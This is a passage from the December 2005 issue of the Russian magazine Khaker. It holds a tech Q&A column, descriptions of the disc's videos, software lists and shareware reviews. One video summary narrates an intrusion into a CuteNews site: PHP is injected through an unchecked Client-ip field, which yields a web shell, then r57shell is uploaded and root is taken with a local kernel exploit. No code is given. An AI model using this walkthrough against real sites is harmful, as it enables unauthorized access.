Степан Ильин aka Step:
faq@real.xakep.ru
_units

Q: В чем разница между POP и IMAP протоколами, использование какого из них считается предпочтительнее? Долгое время юзал POP3, но недавно очень сильно оскорбился, услышав от друга, что это уже прошлый век…

A: Возможно, я тебя огорчу, но ты действительно отстал от жизни. IMAP — это более совершенный почтовый протокол, в котором исправили сразу несколько недостатков доброго старичка POP3. Несмотря на одинаковое предназначение, IMAP и POP3 используют кардинально различные концепции работы. Ключевое отличие заключается в том, что IMAP хранит все сообщения на сервере, скидывая пользователю только заголовки, а по запросу — копию запрашиваемого сообщения. POP3 отдает все сообщения юзеру и по умолчанию уничтожает их на сервере. Конечно, и POP3 позволяет хранить сообщения на сервере и даже перед закачкой сообщений просматривать их заголовки, но сделано это настолько неудобно, что польза от подобной возможности представляется весьма сомнительной. Чтобы реально оценить преимущества IMAP, приведу пару жизненных примеров.

Вот мне, например, нередко приходится работать сразу на нескольких компьютерах: домашнем, рабочем, ноутбуке. Естественно, устанавливать почтовые клиенты на каждый из них довольно глупо. И не стоит закачивать почту на каждом из них, так как в итоге может получиться, что вся корреспонденция будет рассредоточена на всех машинах, а на поиск нужного письма будет уходить немыслимое количество времени. Используя IMAP, о подобной проблеме можно даже не задумываться. Еще одна проблема — спам. Закачивать сотни рекламных писем, которые ежедневно отправляются на наши редакционные ящики, довольно накладно. Значительно проще отсеять их на сервере и не загружать подобной ерундой драгоценный канал. Правда, подобный подход накладывает и некоторые ограничения. Большинство бесплатных почтовых служб не могут позволить себе содержать корреспонденцию пользователей, а поэтому нередко предоставляют доступ исключительно по POP3. С другой стороны, сервис *30gigs.com* предоставляет в распоряжение юзера аж 30 Гб. Так что исключение есть из любого правила.

Q: В нашей домашней локалке праздник: админ поднял выделенные серверы сразу для нескольких популярных игр. Это, конечно, замечательно, но для того, чтобы выяснить, играет ли кто-нибудь на сервере или нет, приходится запускать нужную игру, а это очень неудобно. Быть может, существует универсальное средство, которое умеет мониторить серверы без запуска самих игр?

A: Я бы удивился, если такого средства не было. Наиболее продвинутым программным решением в области мониторинга игровых серверов по праву считается прога HLSW (*www.hlsw.de*). Популярность тулза завоевала неслучайно: благодаря своевременным обновлениям она умеет анализировать серверы для абсолютно всех современных игр. Среди них, например, свежие Battlefield2, Quake 4, Half Life2. Я уже не говорю о старых-добрых Quake3 и Counter-Strike.

Возможно, тебе также понравится идея организовать веб-сервер, динамически обновляющий статистику по активным серверам. В этом случае рекомендую воспользоваться плагином Game Server Monitor для известного SMS-движка PHP Nuke (*www.phpnuke.org*)



Q: Какие мышки нынче используют про-геймеры? В подарок другу хочу приобрести реально крутой девайс, но не в курсе современных тенденций.

A: Я давно понял, что на таких, казалось бы мелочах, как клавиатура и мышь, не экономят. Дорогая клава Cherry и мегакрутой «грызун» Logitech MX300, купленные несколько лет назад, работают у меня до сих пор. И знаешь, менять я их не собираюсь. Хотя сделать это очень захотелось, когда я прочитал обзоры Logitech MX-510/518 (~45$, 800 dpi), Microsoft IntelliMouse Explorer 4.0a (~20-25$, 400 dpi), Razer Diamondback Precision (~65$, 1600 dpi). Реальным хардкором можно назвать лазерную мышь Logitech G5 (2000 dpi), правда, стоимость ее пока еще запредельная (~100$), но реального профи это никогда не остановит. Если эти девайсы будет сложно найти в обычных магазинах, набери их названия в «Яндексе» — и десятки онлайн-магазинов будут к твоим услугам.

Q: Что такое виртуальный оператор сотовой связи?

A: Виртуальными операторами сотой связи принято считать компании, которые предоставляют клиентам полный спектр мобильных услуг, но в то же время не имеют собственной сетевой инфраструктуры. Впервые понятие Mobile Virtual Network Operator (MVNO) появилось несколько лет назад, когда предприимчивые европейцы стали заключать договоры с реальными операторами о покупке эфирного времени для последующей перепродажи своим клиентам. Собственных радиочастотных ресурсов у них не было. Так же, как и проблем с миллиардным оборудованием, расширением зоны покрытия сети, мороки с документами и лицензиями на предоставления сотовой связи, которые получить сейчас практически нереально. Преимущества очевидны. Для начала бизнеса не требуются миллиардные инвестиции: достаточно умело перепродавать услугу, но делать это надо с умом. Европейские MVNO-операторы, которые занимают более 60% рынка, обычно имеют свою биллинговую систему (подсчет денег за потребляемые услуги), службу поддержки, SIM-карты, офисы и т.п. Столь широкое распространение MVNO получили за счет введения более гибких и привлекательных тарифов, а также дополнительных услуг, до которых у настоящих операторов просто не доходили руки. Что касается России, то MVNO пока у нас не прижились, но тенденции в этой области намечаются. Не буду делать рекламу, но одна из крупнейших сетей салонов сотовой связи хочет попробовать себя в роли MVNO-оператора. Хозяева идеи уверены, что у них все получится, и готовы вложить в эту затею немаленькие деньги.

Q: Слышал о том, что Google предоставляет бесплатный VPN-сервис. Неужели это правда?

A: После появления сервиса *maps.google.com* (позволяет со спутника увидеть любую точку земного шара) мало что удивляет. Почему бы не предоставить массам свободный доступ в виртуальную частную сеть? Известный поисковик действительно предоставляет VPN-сервис, само собой, совершенно безвозмездно. Вернее сказать, предоставлял, так как на момент сдачи номера, соответствующий ресурс был в непробудном дауне. Несколько часов в попытках получить заветный аккаунт не увенчались успехом, но, возможно, тебе повезет больше. Просто зайди на сайт *https://vpn.google.com/getpass/* и укажи имя пользователя и пароль. Предвижу твой вопрос по поводу анонимности сервера. Никакой приватности! Сервер публичный, поэтому админы наверняка ведут логи. Впрочем, шифрование трафика осуществляется по всем правилам, так что VPN от гугла можно смело использовать для маскировки своего трафика от провайдера.

Q: Когда запрашиваешь информацию о домене, WhoIs-сервер возвращает табличку, состоящую из нескольких полей. Некоторые из них описывают информацию о владельце (admin), DNS-серверах и т.п. С этим все понятно, но как расшифровать значения поля статус (STATUS)? Нередко встречаю совершенно разные значения этого поля.

A: Прежде чем начать объяснение, разберемся с двумя понятиями: регистратор и регистратура. Регистратура (registry) — это специальная организация, которая поддерживает конкретную доменную зону (например .com). Регистратор (registrar) — компания, которой разрешено регистрировать домены в этой зоне.

ACTIVE. Этот статус получают все новые домены по умолчанию. Регистратор имеет полный доступ к атрибутам доменам и может изменять их по своему желанию. Делегирование (обслуживание) такого домена может быть продлено.

REGISTRY-LOCK. Слово LOCK указывает на то, что регистратор не имеет права изменять атрибуты домена и удалять, но может продлить делегирование. Для того чтобы регистратор смог модифицировать параметры домена, необходимо, чтобы регистратора сняла статус REGISTRY-LOCK.

REGISTRY-HOLD. Этот статус так же, как и REGISTRY-LOCK, устанавливает регистратура. Атрибуты этого домена не могут быть изменены регистратором, но он может продлить его обслуживание. Разница между REGISTRY-HOLD и REGISTRY-LOCK заключается в том, что в первом случае информация о домене помещается в Zone File (специальная база данных, содержащая соответствие доменных имен и IP-адресов), а во втором — нет.

REGISTRAR-HOLD. Именно этот статус обычно ставит регистратор. В этом случае контроль над доменом полностью ложится на владельца домена (то есть тебе, если домен зарегистрирован на тебя).



Сам же регистратор не может удалить и модифицировать параметры, но может продлевать обслуживание.
REGISTRAR-LOCK. То же самое, что и REGISTRAR-HOLD, с той лишь разницей, что с этим статусом инфа о домене заносится в файл зон. В случае REGISTRAR-HOLD этого не происходит.
REGISTRY-DELETE-NOTIFY. Такой статус может на время установить регистратура по истечению срока обслуживания домена.

Q: Собираюсь приобрести для своего КПК карту памяти формата Secure Digital Card. В характеристиках часто указывают скорость: 40x, 80x и даже 133x. Но что реально обозначают эти цифры? Это действительно быстро?
A: Если тебя интересует скорость в Кб/с, то просто умножь указанное значение на 150. Если в наименовании карты указана скорость 80x, то надо 80x150 — получается 12000 Кб/с. Впечатляет? Спешу тебя огорчить: это лишь пиковая скорость, то есть максимум, который теоретически можно достичь. Реальная средняя скорость несколько ниже, но все равно более чем достаточна. Тем более для КПК.

Q: Совсем недавно вышла ОС FreeBSD 6.0, и я очень обрадовался, увидев дистрибутив на вашем DVD. Теперь возник вопрос: а стоит ли устанавливать ее на серверную машину? Как она ведет себя в плане стабильности и быстродействия? Сам я не новичок и вот уже долгое время использую версию 5.4, но все-таки хочу услышать твое мнение.
A: Если говорить начистоту, то никаких революционных изменений в FreeBSD 6.0 нет. Отличия между 2, 3, 4 и 5-ми ветками были воистину колоссальными, в то время как версии 5.4 и 6.0 вообще мало чем отличаются. Особенно если речь идет о рядовом пользователе, который не лезет в дебри операционной системы. В этом-то заключается и основной плюс свежего релиза: переход на новую ветку будет абсолютно безболезненным для тех, кто успешно использовал версию 5.4. Одно из ключевых изменений заключается в оптимизации работы файловой системы и особенно прямом доступе к диску. Файловая система теперь является многопоточной, поэтому самые банальные операции копирования между панелями в Midnight Commander'е даже визуально стали быстрее. Еще одно новшество — усовершенствованная реализация WPA (Wi-Fi Protected Access), необходимая для обеспечения безопасности беспроводных сетей, а также поддержка целого ряда беспроводных карт. Аптайм системы на домашнем сервере — 2 недели. Так что могу смело утверждать, что увеличившаяся производительность никак не сказалась на стабильности системы. FreeBSD по-прежнему работает как часы, даже с кучей незначительных изменений, о которых ты подробнее можешь прочитать в пресс-релизе — *www.freebsd.org/releases/6.0R/relnotes-i386.html*.

Q: В последнее время все больше начинаю осознавать прелести языка XML, но для использования необходимо считывать данные и его структуру. Идея писать свой собственный синтаксический анализатор совсем не прельщает — слишком сложно, да и не зачем. Какие существующие реализации XML-парсеров ты посоветуешь?
A: Существует два вида парсеров. Анализаторы, относящиеся к первому типу, используют DOM-модель, смысл которой заключается в предварительном анализе всего XML-документа. Полученные данные организовываются в виде удобного дерева, перемещаясь по которому можно извлечь любую информацию. Этот подход считается эффективным только в случае небольших XML-документов, так как дерево обычно помещается в оперативную память. Если же заранее предполагается, что работа будет осуществляться с объемными XML' ками, то разумнее использовать второй тип анализаторов, базирующихся на SAX-библиотеках (Simple API for XML). Используемый ими подход основан на событиях. Парсер последовательно просматривает документ до тех пор, пока не произойдет затребованное событие (встретился определенный элемент, атрибут, значение атрибута), после чего должным образом реагирует на него. Например, извлекает нужные данные.
Так что предлагаю тебе конкретные реализации парсеров, разработанных на различных языках:
стандартный Microsoft'овский парсер (*msdn.microsoft.com/XML/XMLDownloads*),
PHP (*www.php.net/xml*),
Perl (*www.xml.com/pub/a/2000/04/05/feature/*),
C++ (*xml.apache.org/xerces-c/*),
Java (*xml.apache.org/xerces-j/*),
Delphi/CBuilder (*www.icom-dv.de/products/xml_tools/*),
Python (*uche.ogbuji.net/tech/4Suite/amara/*)

Q: Подскажи, как включить компрессию «на лету» для динамических сайтов, написанных на PHP и Perl. Основная часть контента — сплошной текст, который должен будет очень хорошо сжиматься.
A: В случае использования PHP и Apache все предельно просто. Нужно лишь прописать 2 строки в файл .htaccess:
php_flag zlib.output_compression on
php_value zlib.output_compression_level 2
Напомню, что .htaccess содержит конфигурацию той папки веб-сервера, в которой сам находится. С его помощью можно запаролить ресурс, обозначить некоторые нюансы работы или, как в нашем случае, для PHP-сценариев активизировать компрессию «на лету».
В случае Perl'a задача несколько усложняется, и одним .htaccess'ом тут не обойтись. Решая аналогичную задачу, я воспользовался специальным модулем CGI::WebGzip. Он чрезвычайно простой в использовании, однако есть одно но: его нужно подключить к Perl'у, установленному на сервере. Скорее всего, у тебя нет собственного дедика, поэтому подключать модуль придется службе поддержки твоего хостинг-провайдера. Модуль CGI::WebGzip, а также его аналог CGI::Compress::Gzip находятся на сайте CPAN (*www.cpan.org*). Кроме этого, рекомендую ознакомиться с документом Web Content Compression FAQ (*http://perl.apache.org/docs/tutorials/client/compression/compression.html*)





_units



Название видео:
CuteNews bug | CLKiller

Ежедневно в багтраке появляются описания новых уязвимостей в скриптах. Даже опытный веб-программист порой не может заранее просчитать все хакерские ходы и незаметно для себя оставляет в коде потенциальные уязвимости. С этим ничего не поделаешь: любому человеку свойственно ошибаться. Собственно говоря, этот ролик посвящен очередной программерской ошибке в популярном новостном скрипте CuteNews. С помощью найденного бага хакер, как это нередко бывает, смог получить несанкционированный доступ к системе.

Уязвимость достаточно нетипичная, и суть ее заключается в следующем. Получив POST-запрос, скрипт заносит содержимое поля «Client-ip» в файл flood.db.php. Проверка содержимого не осуществляется, что является непростительной оплошностью со стороны программиста. Можно сформировать такой запрос, в результате которого в указанный файл внедрится PHP-код, а значит - удастся получить веб-шелл на сервере.


Итак, подробный сценарий взлома. Сначала взломщик нашел жертву, бесхитростно воспользовавшись поисковиком (даже Форб так иногда делает — наблюдал за процессом лично :)). После этого он добавил комментарий к одной из опубликованных на сайте новостей. Специальной программе, которая предварительно была установлена на его компьютере, удалось перехватить запрос, отправленный на сервер браузером. Особым образом отредактировав его значение, хакер отослал запрос еще раз, но уже вручную. Обработка этого POST-реквеста на сервере привела к тому, что магическая строка символов записалась в PHP-файл, в результате чего хакер завладел веб-шеллом. Затем взломщик нашел директорию, доступную для записи, и успешно залил в нее r57shell. Так сказать для удобства работы на сервере. Обнаружив старую версию ядра, взломщик пробует запустить локальный слойт munmap — и попытка завершается успехом.

Название видео:
Установка баунсера psyBNC | PopKorn

Повествовать о том, что такое IRC и как им пользоваться, по крайней мере, глупо. Пусть этим занимаются журналы для ламеров, а ты, я уверен, знаешь подобный примитив с пеленок. Но вот о том, как анонимно висеть на канале ирки и быть постоянно ONLINE, не пропуская ни одного написанного сообщения, рассказать стоит. Видеоматериал этого номера именно этому и посвящен. Для анонимной работы применяется специальная программа — так называемый, баунсер. В этом ролике я покажу, как работать с популярной софтиной psyBNC, сочетающей в себе огромное количество полезных и не очень :) функций и свойств.

В самом начале видео я логинюсь на сервере, который будет служить площадкой для установки тулзы. После входа в систему, необходимо перейти в каталог, в котором лежит скомпилированная версия программы. Начинается процесс конфигурации, который сводится к тому, что я открываю файл psybnc.conf и вписываю туда адрес IRC-сервера, пароль и порт баунсера, а также свой ник и имя канала. После этого мне остается только активировать IRC-проксю с помощью команды ./psybnc и приступать к ее тестированию. Для этого я запускаю любимый IRC-клиент и в качестве IRC-сервера указываю IP-адрес хоста и порт, на котором только что был установлен баунсер. Помнишь, во время конфигурирования psyBNC я указал пароль? Сейчас его необходимо ввести в поле «Server password». Осуществив подключение, я убеждаюсь, что баунсер работает корректно.









WINDOWS

DEVELOPMENT
.NET Framework 2.0
Easy Autorun Creator 2.0
eMbedded Visual C++ 4.0
Inno Setup 5.1.6
Midlet Pascal 2.0.1
Mono 1.1.10
Namo WebEditor 2006
PatchFactory v3.3
PE Explorer 1.97
PHP 5.1.0
PowerCHM 5.2
Virtual Pascal 2.1 Build 279
Visual Assist X 10.2.1434.0
Windows Mobile 5.0 Emulator Images for Pocket PC RUS
WinHEX 12.65

MISC
Ant Movie Catalog 3.5.0.2
ClipMate 7.0.14
Directory Opus 8.2.0.2
EmEditor 4.13
Eyes Relaxing and Focusing 2.0
FinePrint 5.46
HandyFind 1.9
ICE Book Reader 7.6
Image Comparer 2.2
ListTV 3.8.7.2
One-click
Punto Switcher 2.9
QDictionary 1.3.4
SlyControl 2.7.12
Tag&Rename 3.2 RC3
TaskSwitchXP Pro 2.0
Total Commander v6.53
MarsPack 2
Tray it! 2.0
TreeSize Professional 3.33
VentaFax 5.7
VerseQ 3.0.7
ViceVersa Pro 2.0
Домашние финансы Professional 1.2.3.3
Справочник софта 5
Штамп 1.3.R

MULTIMEDIA
ABBYY FineReader 8.0
AnyDVD 5.5.5.1
Aston 1.9.1
Chris TV 4.70
CloneCD 5.2.6.1
CloneDVD 2.8.5.1
DVDIdle Pro v5.9.5.6
Flash Player Pro 2.2
FLY 2000 TV v2.38 RC2
HyperSnap-DX 5.63.02
ImTOO 3GP Video Converter v2.1
JetAudio Basic 6.2.4
K-Lite Mega Codec Pack 1.43
KoolMoves 5.1.4
Light Alloy 3.4
Moho 5.2.1
Nero 7.0.1.2
Nero InCD 4.3.20.1
Nitro PDF Professional 4.9
Porn Movie Grabber 1.0.3
QuickTime Alternative (QT7) 1.66
Small CD-Writer 1.33
Style Master 4.03
webcamXP 2.19
YoGen Vocal Remover 2.0.11

NET
&RQ 0.9.7.0
Azureus 2.3.0.6
DameWare Mini Remote Control 4.9.2.6
Essential NetTools 4.0
FlashGet 1.71
Flexiblesoft Dialer 4.9
Gaim 1.5.0
Google Web Accelerator 0.2.62.80
HandyCache 0.92b8
Hide IP 1.95
Hlsw 1.0.0.44
Kerio MailServer 6
Kerio VPN Client
Kerio WinRoute Firewall 6.1.2
Maxthon 1.50
MultiNetwork Manager 8
Net Snippets 3.2.0.9
NetCat 1.1 NT
Netlimiter 2.0.5 Pro
Offline Explorer 3.9 SR2
OpenVPN-GUI 1.0.3
SAM Broadcaster v3.4.1
Serv-U Version 6.1.0.5
Shareaza 2.2.1.0
Sitespector 2.1
SMAC 1.2
SoftPerfect.com Steganos Internet Anonym 2006
sylpheed-claws-1.0.4
The Bat! v3.62.14
VisualRoute 2006
WAPT 4.0
Wget 1.10.2
ZoneAlarm 6.1.737

SYSTEM
Actual Spy 2.7
ClamAV 0.87.1-2
Everest Home 2.20.466
EVEREST Home Edition v2.20
jv16 PowerTools 2005
MHDD 4.6
Microsoft ActiveSync 4.1
MultiSet v1.5
NikSaver 1.4
NVIDIA BIOS Editor (NiBiTor) 2.5a
Parallels Workstation 2.0 Beta4
PerfectDisk V7
PhotoRescue 2.1
RegSnap 5.8.1920
Shadow User 2.5
SpeedFan 4.27
Steganos Security Suite 2006
TaskInfo 6.2.0.174
Unknown Device Identifier 4.00
VMware Workstation v5.5.18463
Windows Monad Shell Beta 2

UNIX

DEVELOPMENT
GDB 6.3
HT 0.9.1
KDE Web Dev 3.4.3
LDasm 0.04.53
Mono 1.1.10
PHP 5.1.0
X-develop Professional 1.1


MISC
digiKam 0.8.0
GCfilms 6.0
Krusader 1.60.1
Picture Downloader 0.2b
WW2D 0.99.87
xlogmaster-1.6.1

MULTIMEDIA
KFilm 0.0.2
Kino 0.8.0
Klear 0.5.3
Kooka is 0.44
Moho 5.2.1
Quicktime for Linux 2.1
RusXMMS csa28.1

NET
Abind 9.3.1
DansGuardian 2.8.0.6
gFTP 2.0.18
GPRS Easy Connect 3.0.0
Kopete 0.10.3
KVirc 3.2.0
Liferea 1.0 RC4
lighttpd 1.4.8
Opera 8.51
proxy hunter customed 1.1
prozgui 2.0.5
prozilla 2.0.1
QtWvDialer 0.4.2
redWall Firewall 0.5.5
Retriever Download Manager 1.02 -
Samba current

SYSTEM
Gentoo 2005.1
ALSA 1.0.10
Berkeley DB 4.3.29
FreeRADIUS 1.0.5
GnuPG 1.4.2
loop-AES-v3.1b
Parallels Workstation 2.0 Beta4
VMware Workstation v5.5.18463 Final










№ 12(84) ДЕКАБРЬ 2005 ХАКЕР



CD1

FinePrint 5.46
HandyFind 1.9
ICE Book Reader 7.6
Image Comparer 2.2
ListTV 3.8.7.2
Punto Switcher 2.9
QDictionary 1.3.4
SlyControl 2.7.12
Tag&Rename 3.2 RC3
TaskSwitchXP Pro 2.0
Total Commander v6.53
MarsPack 2
Tray it! 2.0
TreeSize Professional 3.33
VentaFax 5.7
VerseQ 3.0.7
ViceVersa Pro 2.0

CloneDVD 2.8.5.1
DVDIdle Pro v5.9.5.6
Flash Player Pro 2.2
FLY 2000 TV v2.38 RC2
3GP Video Converter v2.1
KoolMoves 5.1.4
Light Alloy 3.4
Moho 5.2.1
Nero InCD 4.3.20.1
Porn Movie Grabber 1.0.3
Small CD-Writer 1.33
webcamXP 2.19
YoGen Vocal Remover 2.0.11

HandyCache 0.92b8
Hide IP 1.95
Hlsw 1.0.0.44
Kerio VPN Client
Kerio WinRoute Firewall 6.1.2
Maxthon 1.50
MultiNetwork Manager 8
Net Snippets 3.2.0.9
NetCat 1.1 NT
Netlimiter 2.0.5 Pro
Offline Explorer 3.9 SR2
OpenVPN-GUI 1.0.3
Serv-U Version 6.1.0.5
Sitespector 2.1
SMAC 1.2
Steganos Internet Anonym 2006
The Bat! v3.62.14
VisualRoute 2006
WAPT 4.0
Wget 1.10.2

WINDOWS

DEVELOPMENT
Development
Easy Autorun Creator 2.0
Inno Setup 5.1.6
Midlet Pascal 2.0.1
PatchFactory v3.3
PE Explorer 1.97
PHP 5.1.0
PowerCHM 5.2
Virtual Pascal 2.1 Build 279
Visual Assist X 10.2.1434.0
WinHEX 12.65

MISC
Ant Movie Catalog 3.5.0.2
ClipMate 7.0.14
EmEditor 4.13
Eyes Relaxing and Focusing 2.0

MULTIMEDIA
AnyDVD 5.5.5.1
Aston 1.9.1
Chris TV 4.70
CloneCD 5.2.6.1

NET
&RQ 0.9.7.0
DameWare Mini Remote Control 4.9.2.6
Essential NetTools 4.0
FlashGet 1.71
Flexiblesoft Dialer 4.9
Gaim 1.5.0
Google Web Accelerator 0.2.62

UNIX

DEVELOPMENT
GDB 6.3
HT 0.9.1
KDE Web Dev 3.4.3
LDasm 0.04.53
Mono 1.1.10
PHP 5.1.0
X-develop Professional 1.1


MISC
digiKam 0.8.0
GCfilms 6.0
Krusader 1.60.1
Picture Downloader 0.2b
WW2D 0.99.87
xlogmaster-1.6.1

MULTIMEDIA
KFilm 0.0.2
Kino 0.8.0
Klear 0.5.3
Kooka is 0.44
Moho 5.2.1
Quicktime for Linux 2.1
RusXMMS csa28.1

NET
bind 9.3.1
DansGuardian 2.8.0.6
gFTP 2.0.18
GPRS Easy Connect 3.0.0
Kopete 0.10.3
KVirc 3.2.0
Liferea 1.0 RC4
lighttpd 1.4.8
Opera 8.51
proxy hunter customed 1.1
prozgui 2.0.5
prozilla 2.0.1
QtWvDialer 0.4.2
Retriever Download Manager
Samba current version

SYSTEM
ALSA 1.0.10
Berkeley DB 4.3.29
FreeRADIUS 1.0.5
GnuPG 1.4.2
loop-AES-v3.1b
Parallels Workstation 2.0

№ 12(84) ДЕКАБРЬ 2005 ХАКЕР



CD2

UNIXWAREZ
Bluefish 1.0
CSSED 0.3.0
Flawfinder 1.26
Hydrogen 0.9.2
Kat 0.6.4
KRename 3.0.9
Muine 0.8.3
Scribus 1.3.1

X-TOOLZ
AirMagnet BlueSweep
DotFix FakeSigner 3.2
Hamachi 0.9.9.9
Nikto 1.35

ШАРОWAREZ
AdRem SNMP Manager 1.0.1
As-U-Type Speller 3.1
CDRoller v. 6.02
Dexster 2.10
Driver Cleaner Professional v. 3.3
DVD Identifier v4.2.0
Fasterfox 0.7.8
ProgDVB4.62.5
QIP (Build 7570 Alpha)
RegSupreme Pro 1.2
RivaTuner2 v. 15.7
S_Merge 1.3
ThumbsPlus v.7

VISUAL HACK ++
CuteNews bug
Установка баунсера psyBNC
Прохождение ноябрьского конкурса

UPDATES
Бесплатная версия DrWeb для читателей журнала Хакер
Базы для Антивируса Касперского
Заплатки для Windows 2000/2003/XP



Centner

centner@real.xakep.ru; www.livejournal.com/~onepamop

SideX

sidex@real.xakep.ru

_units SHAROWARES

ProgDVB 4.61


Windows 95/98/2K/XP

Freeware

Size: 2204 Кб

www.progdvb.com

Когда-то хотелось все домашнее хозяйство привести к единому знаменателю компа: видеоглазок на двери, аудиосистемы со всей квартиры, передвигающиеся шторы (технология X10) и даже тостер. Потом страсти по цифровому дому поутихли, и на смену околокомпьютеренным девайсам пришли специальные PC-железки со всеми функциями домашней техники. DVB-карты для просмотра спутникового телевидения на компе стали тому ярким примером. Заимев тарелку, ты можешь открыть собственное вещание видеопотока в Сеть при помощи ProgDVB. Когда же тебя обломали, не поставили DVB-карту и тарелку, софт можно использовать в качестве телевизора для уже налаженных броадкастов в Сети. Софт создан нашим кодером, чьи коллеги хорошо понимают отечественную реальность — они разрулили специальный плагин для просмотра телетекста, все еще столь популярного у нас. Увы, софт привязан к конкретным картам, так что для работы с данным образцом может потребоваться апгрейд. Рабочий хардварный DVB-декодер можно купить уже за $80—120.



QIP (Build 7570 Alpha)


Windows 2k/XP/2003

Size: 1.8 Мб

Freeware

www.qip.ru

Пользоваться сервисом ICQ я начал еще в то время, когда в Москве провайдеров было меньше, чем пальцев на руке. И с тех самых пор с классического аськиного клиента никуда не пересаживался. Как-то не было необходимости. А тут решил вот попробовать. И подсел. Подсел на QIP. Отечественная разработка, между прочим. Бесплатный клиент для передачи мгновенных сообщений, который позволяет подключаться к различным общедоступным серверам. Разработка QIP на данный момент находится в стадии Альфа, что не исключает наличие в программе недоработок и уязвимостей. Есть всякие стандартные развлечения типа скинов и языковых модулей. Непосредственно при установке можно выбрать русскоязычный интерфейс. В программе реализовано очень много мелких, но действительно приятных штук, например, можно запросто отстрелить себя из чужого контакт-листа, чем я и занимался сразу же после установки QIP на свою машину. Практически все регулируется и настраивается. К чести автора программы скажу, что за все время эксплуатации (около полугода) программа отвалилась всего лишь один раз. Вот как надо писать альфа-версии! А уж релиз-то какой обещает быть. В общем, всем качать!




Driver Cleaner Professional v. 3.3

Windows 95, 98, 98SE, ME, 2000, XP

Size: 1.5 Мб

Freeware

www.drivercleaner.net



В названии — смысл! Утилитка предназначена для тотального удаления из системы всяких, ставших ненужными, драйверов от 3Dfx, ATI, Creative, Intel, kX, nVidia, Realtek, S3 Graphics, SIS Graphics и Turtle Beach. Если ты хоть раз ставил драйвера поверх старых, то наверняка имел счастье наблюдать разнообразные косяки, случающиеся, когда старые и новые драйвера начинают между собой враждовать. У меня при переустановке драйверов все делается строго через зачистку посредством Driver Cleaner Professional. Языковые модули в программе поддерживаются, но найти русский мне пока не удалось. На самом деле это совсем не проблема, все операции в программе просты, понятны и доступны. Бэкап и восстановление — в ассортименте. Программа абсолютно бесплатна, даже в профессиональной версии.


CDRoller v. 6.02

Windows 9x/Me/NT/2k/XP

Size: 3,37 Мб

Shareware (Работает аж 14 дней)

www.cdroller.com



Добрался я до CDRoller случайно. Зарядил как-то в драйв диск, куда записал фотографии, а он возьми, да не прочтись. А копии на винте давно снесены. И фотографии позарез нужны. И так и сяк пробовал, не извлекаются фотографии никак и ничем, ну хоть ты тресни. Последнее средство оставалось — CDRoller. Действительно мощный и удобный в работе комплект инструментов для восстановления данных на компакт-дисках. Внутри программы вы найдете: Data CD browser, content reader, CD-ripper, CD-tester, CD-cataloguer, Session selector, CD Data Rescue module. CDRoller умело читает нечитаемое. Попыхтел, конечно, но считал все, что мне было нужно из деформированных зон. Ну и так, еще кое-что по мелочи умеет: тестирует диски на предмет читабельности, создает архивы данных, ищет в них нужные файлы, копирует аудиодиски, поддерживает восстановление дисков, созданных с помощью drag and drop программ, таких как Adaptec DirectCD и Nero Burning ROM, в том числе записанных в мультисессии. Ищет и восстанавливает файлы на UDF-дисках. Работает с CD-DA, CD-ROM, CD-WO, CD-ROM XA, Mixed-Mode CD, Stamped Multisession CD, DVD-ROM, DVD-R, DVD-RW, DVD+R, DVD+RW.

